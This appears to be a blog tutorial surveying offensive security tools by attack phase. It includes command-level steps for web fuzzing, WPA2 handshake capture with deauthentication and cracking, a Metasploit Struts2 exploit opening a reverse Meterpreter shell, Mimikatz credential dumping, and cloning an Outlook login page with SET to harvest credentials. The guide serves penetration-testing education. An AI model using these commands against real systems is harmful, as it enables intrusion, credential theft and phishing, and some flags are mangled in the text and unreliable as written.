Listen to this Post
Introduction:

In the high-stakes domain of cybersecurity, penetration testers and red teamers rely on a curated arsenal of open-source and professional tools to simulate real-world attacks. Mastering these tools is not about replacing skill with automation, but about amplifying efficiency, depth, and precision across the entire attack lifecycle—from initial reconnaissance to post-exploitation and reporting. This guide delves into the critical categories of offensive security tools for Linux, providing actionable commands and methodologies to transform theoretical knowledge into practical, authorized security assessments.
Learning Objectives:
- Understand the categorization of offensive tools across the cyber kill chain and how to deploy them in a logical sequence.
- Gain practical, command-level proficiency with key tools in reconnaissance, exploitation, and post-exploitation phases.
- Develop a security mindset that prioritizes authorized use, ethical testing, and comprehensive documentation.
You Should Know:
- Web App Pentesting: The Art of Uncovering Digital Flaws
Web applications are a primary attack vector. Tools like Burp Suite (Professional/Community) and OWASP ZAP act as intercepting proxies, while fuzzers like Wfuzz automate input testing.
Step‑by‑step guide explaining what this does and how to use it.
To begin scanning a target web application with OWASP ZAP in headless mode (daemon), use the following commands. First, launch the ZAP daemon:
`zap.sh -daemon -host 127.0.0.1 -port 8080 -config api.disablekey=true`
This starts ZAP’s API without an API key for local testing. Next, you can initiate an active scan using `curl` to interact with the ZAP API:
`curl “http://127.0.0.1:8080/JSON/ascan/action/scan/?url=https://target-site.com&recurse=true&inScopeOnly=false”`
For directory and parameter fuzzing, `Wfuzz` is invaluable. A basic command to discover hidden directories using a common wordlist is:
`wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt –hc 404 https://target-site.com/FUZZ`
This highlights the importance of systematically enumerating application endpoints to identify hidden admin panels, backup files, or outdated components.
2. Wireless Network Assessment: Cracking the Invisible Perimeter
Wireless networks often represent a weak link in organizational security. The Aircrack-ng suite provides a comprehensive toolkit for monitoring, attacking, and cracking Wi-Fi protocols.
Step‑by‑step guide explaining what this does and how to use it.
The process typically involves putting your wireless card into monitor mode, capturing packets to obtain a WPA2 handshake, and then cracking the pre-shared key. First, identify your interface (iwconfig), then set it to monitor mode:
`sudo airmon-ng start wlan0`
Next, use `airodump-ng` to monitor and capture the handshake from a target network:
`sudo airodump-ng -c 6 –bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon`
While this runs, a de-authentication attack can force a client to re-authenticate, capturing the handshake:
`sudo aireplay-ng –deauth 10 -a AA:BB:CC:DD:EE:FF wlan0mon`
Finally, crack the captured handshake file (capture-01.cap) using a wordlist:
`sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap`
3. Exploitation Frameworks: Turning Vulnerability into Access
The Metasploit Framework remains the cornerstone of exploitation, providing a vast database of exploits, payloads, and auxiliary modules.
Step‑by‑step guide explaining what this does and how to use it.
After reconnaissance identifies a potential vulnerability (e.g., an outdated Apache Struts service), Metasploit can be used to gain a foothold. Launch the console with msfconsole. Search for relevant modules:
`search struts2`
Select and use an exploit, configure the required options (RHOSTS, RPORT, TARGETURI), and set a payload:
`use exploit/multi/http/struts2_content_type_ognl`
`set RHOSTS 192.168.1.100`
`set PAYLOAD linux/x64/meterpreter/reverse_tcp`
`set LHOST 192.168.1.50`
`exploit`
A successful exploit will yield a Meterpreter session, providing an interactive shell on the target. It’s critical to use these exploits strictly within authorized scope and to understand the payload’s behavior to avoid unintended system damage.
- Post-Exploitation: Navigating and Persisting in a Compromised Environment
Once initial access is achieved, tools like Mimikatz (through Meterpreter) and BloodHound are used to escalate privileges and map paths to critical assets in Active Directory environments.
Step‑by‑step guide explaining what this does and how to use it.
From a Meterpreter session on a Windows target, you can load Mimikatz to dump credentials from memory:
`load kiwi`
`creds_all`
For Linux privilege escalation, manual enumeration is key. Useful commands include checking for SUID binaries:
`find / -perm -4000 -type f 2>/dev/null`
And checking for processes running as root:
`ps aux | grep root`
To analyze Active Directory relationships, BloodHound requires you to first collect data using the SharpHound ingestor on a domain-joined Windows host, then import the resulting `.json` files into the BloodHound GUI on your attacking machine to visualize attack paths.
- Social Engineering & Phishing: The Human Element Toolkit
The Social-Engineer Toolkit (SET) automates the creation of phishing campaigns and credential harvesting sites.
Step‑by‑step guide explaining what this does and how to use it.
Launch SET from Kali:setoolkit. Select option 1 (Social Engineering Attacks), then option 2 (Website Attack Vectors). A common method is the credential harvester (option 3). You can clone a legitimate site like a corporate login portal:
`setoolkit> 2`
`setoolkit> 3`
`setoolkit> 2`
Then, enter the URL to clone (e.g., `https://outlook.office.com`). SET will host the cloned site. When a target enters credentials, they are captured and displayed in SET. This underscores why security awareness training is as vital as technical controls.
6. Reporting & Documentation: Translating Findings into Action
Tools like Dradis Framework and Serpico help consolidate findings from various tools into a single, professional report for stakeholders.
Step‑by‑step guide explaining what this does and how to use it.
Dradis can be installed as a Kali package. Start the server: `systemctl start dradis. Access the web interface athttps://localhost:3000`. You can import scan results directly from tools like Nmap, Burp, and Nessus via plugins. The process involves creating a project, importing evidence, organizing findings by severity, and using built-in report templates to generate a consolidated document. This phase closes the loop, ensuring technical findings lead to remediable business insights.
What Undercode Say:
- Tool Mastery is a Force Multiplier, Not a Replacement for Knowledge. The most elegant command chain is useless without an understanding of the underlying protocols and systems it targets. Ethical use is the non-negotiable foundation.
- The Modern Arsenal is Integrated and Intelligent. The future lies not in isolated tools, but in platforms like Faraday that correlate data, and in AI-assisted tools that suggest attack paths, making testers both faster and more thorough.
Analysis: The landscape depicted is one of professionalization. Offensive security has evolved from script-kiddie playbooks to a disciplined engineering practice. The tooling reflects this: exploitation frameworks are more stable, post-exploitation tools provide deeper AD intelligence, and reporting tools ensure accountability and clarity. The persistent theme from experts like Ouardi is that these tools are surgical instruments. Their power demands proportional responsibility. The next frontier is the integration of AI—not to automate the tester out of existence, but to handle vast data correlation, suggest novel attack vectors based on TTP databases, and potentially auto-generate complex payloads for unique environments, all while the human expert guides strategy and maintains ethical oversight.
Prediction:
The offensive tool ecosystem will increasingly leverage artificial intelligence and machine learning to move from automated exploitation to adaptive exploitation. We will see tools that can analyze a target’s unique digital footprint, predict the most likely vulnerable chain of misconfigurations, and generate custom exploit code or phishing lures in real-time. This will force a parallel evolution in defensive AI, leading to an accelerated, automated “cyber clash” at machine speed. Consequently, the role of the human security professional will pivot even more sharply towards strategic oversight, ethical governance, and interpreting the complex outputs of these AI-augmented systems. The divide between organizations that can leverage these advanced tools for defense and those that cannot will widen significantly.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ouardi Mohamed – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


